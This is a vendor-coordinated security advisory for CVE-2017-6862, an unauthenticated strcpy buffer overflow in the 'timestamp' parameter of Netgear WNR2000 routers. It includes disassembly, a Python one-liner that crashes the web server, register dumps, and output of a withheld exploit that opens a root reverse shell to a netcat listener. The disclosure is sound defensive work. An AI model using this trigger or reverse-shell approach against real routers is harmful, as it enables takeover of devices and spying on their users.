ON-X SÉCURITÉ NUMÉRIQUE

SECURITY ADVISORY

Netgear WNR2000v5 UNAUTHENTICATED REMOTE CODE EXECUTION

MAXIME PETERLIN

23/05/2017

CVE-2017-6862

ON-X GROUPE

PARIS | TOULOUSE | MONTBÉLIARD

Siège social - 15 quai de Dion Bouton - F-92800 Puteaux
Tel : +33 (0)1 40 99 14 14 | Fax : +33 (0)1 40 99 99 58 | e-mail : contact@on-x.com

1. SUMMARY

1.1. CONTEXT

The WNR2000v5 is a SOHO router from Netgear. A web-based administration allows users to easily configure most of the router's parameters.

1.2. PRODUCTS AND FIRMWARES AFFECTED

Affected devices:

- Netgear WNR2000v5
- Netgear WNR2000v4
- Netgear WNR2000v3
- R2000

Affected firmware versions:

- V1.0.0.34
- Potentially versions prior to 1.0.0.34, but tests have not been conducted on these ones.

1.3. DESCRIPTION

A vulnerable parameter in the web administration allows attackers to inject and execute arbitrary code without authentication.

1.4. IMPACT

By default, the web administration can only be accessed from the local network, which limits the impact. But a user could change the router's corresponding parameter and make it accessible from the WAN.

If an attacker has access to the router web administration, he can take full control of the vulnerable device in a fast and reliable way. A successful exploitation could allow modification and monitoring of the traffic passing through the router. Users of the vulnerable routers could be spied on or have their credentials stolen, etc.

At the end of 2016, according to Shodan, there were more than 10.000 devices vulnerable directly accessible from the Internet. The number of devices only accessible from LAN is unknown.

1.5. MITIGATIONS


Update the router to the newest firmware version (1.0.0.42 as of March 2017).

1.6. DISCLOSURE TIMELINE

DATE	EVENT
16/12/2016	First contact with the Netgear Security Team.
23/12/2016	Acknowledgement from Netgear.
06/04/2017	Security advisory sent to Netgear for review.
14/04/2017	Security advisory reviewed by Netgear.
23/05/2017	Security advisory released.

2. TECHNICAL DETAILS

2.1. VULNERABILITY DETAILS




192.168.42.1/unauth.cgi%20timestamp=1234567890

401 Unauthorized

Access to this resource is denied, your client has not supplied the correct authentication.

Figure 1 – The "timestamp" parameter

These routers let users access certain pages without authentication, such as *unauth.cgi*. One of the GET parameters processed by these pages, *timestamp*, allows unauthenticated users to exploit a buffer overflow to then execute arbitrary code on the device remotely.



```
la      $t9, strstr
la      $a1, a20timestamp  # "%20timestamp="
jalr    $t9 ; strstr
move    $a0, $s0
lw      $gp, 0x28E8+var_28D0($sp)
beqz    $v0, loc_408B80
move    $a1, $v0
```

```
lb      $v0, 0xD($v0)
sb      $zero, 0($a1)
beqz    $v0, loc_4085DC
addiu   $a1, 0xD
```

```
la      $t9, strcpy
la      $a0, timestamp
jalr    $t9 ; strcpy
nop
lw      $gp, 0x28E8+var_28D0($sp)
lw      $s0, 0x28E8+var_28C8($sp)
```

```
loc_4085DC:
la      $t9, puts
lui     $a0, 0x45  # 'E'
jalr    $t9 ; puts
la      $a0, aErrorTimestamp  # "ERROR: timestamp is NULL!"
lw      $ra, 0x28E8+var_4($sp)
lw      $gp, 0x28E8+var_28D0($sp)
```

```
loc_408B80:
la      $v0, timestamp
b       loc_4081A8
sb      $zero, (timestamp - 0x4B3870)($v0)
```


Figure 2 - Use of strcpy for the "timestamp" parameter

This parameter is copied into the BSS segment with the function *strcpy* without any check on its size. It is thus possible to overwrite the addresses in the *.got* segment to redirect the execution of the process. Every process runs as root, therefore no privilege escalation is required to take full control of the router.

2.2. PROOF OF CONCEPT


The following Python command can be used to trigger the buffer overflow:

```
python -c "print \
'GET /unauth.cgi%20timestamp=' + 'A'*6700 + \
'\r\nHost: 192.168.0.1\r\n\r\n'"
```



41414140: got SIGSEGV signal (Segmentation fault) (exc.code b, tid -3)

Figure 3 - Crash of the web server caused by a segmentation fault




```
MEMORY:4141413D .space 1
MEMORY:4141413E .space 1
MEMORY:4141413F .space 1
V1→ MEMORY:41414140 .space 1
A0→ MEMORY:41414141 .space 1
T9  MEMORY:41414142 .space 1
MEMORY:41414143 .space 1
MEMORY:41414144 .space 1
MEMORY:41414145 .space 1
MEMORY:41414146 .space 1
```

```
S3 00000008 ↳ MEMORY:00000008
S4 7FFFFFFF ↳ MEMORY:7FFFFFFF
S5 00000000 ↳ MEMORY:00000000
S6 00000020 ↳ MEMORY:00000020
S7 00000008 ↳ MEMORY:00000008
T8 00000008 ↳ MEMORY:00000008
T9 41414141 ↳ MEMORY:41414141
K0 00000000 ↳ MEMORY:00000000
K1 00000000 ↳ MEMORY:00000000
GP 76780540 ↳ MEMORY:76780540
```

Figure 4 - State of the registers at the moment of the segmentation fault

Code execution is indeed possible, but the sources for the proof of concept will not be disclosed by ON-X.



```
root@diablo:~# python exploit.py 192.168.42.1 80 192.168.42.2 4242
[+] Payload generated.
[+] Sending payload.
[+] Payload sent.
root@diablo:~# 
```

```
root@diablo:~# nc -l -p 4242
ps
  PID  Uid     VmSize Stat Command
    1 root        372 S   init
    2 root            SW< [kthreadd]
    3 root            SW< [ksoftirqd/0]
    4 root            SW< [events/0]
    5 root            SW< [khelper]
    8 root            SW< [async/mgr]
   44 root            SW< [kblockd/0]
   64 root            SW  [pdflush]
   65 root            SW  [pdflush]
   66 root            SW< [kswapd0]
   67 root            SW< [aio/0]
   80 root            SW< [mtdblockd]
  227 root        288 S   klogd
  239 root        324 S   /sbin/hotplug2 --override --persistent --set-worker /
  283 root        324 S   /bin/datalib
  800 root        360 S   syslogd -m 0 -T GMT-0 -c 127
  820 root        360 S   udhcpd /tmp/udhcpd.conf
  824 root        240 S   /usr/sbin/net-scan
```

Figure 5 - Remote code execution

3. REFERENCES

- **NETGEAR**, Security Advisory for Unauthenticated Remote Code Execution on Some Routers, PSV-2016-0261
  https://kb.netgear.com/000038542/Security-Advisory-for-Unauthenticated-Remote-Code-Execution-on-Some-Routers-PSV-2016-0261
- **MITRE**, CVE-2017-6862
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6862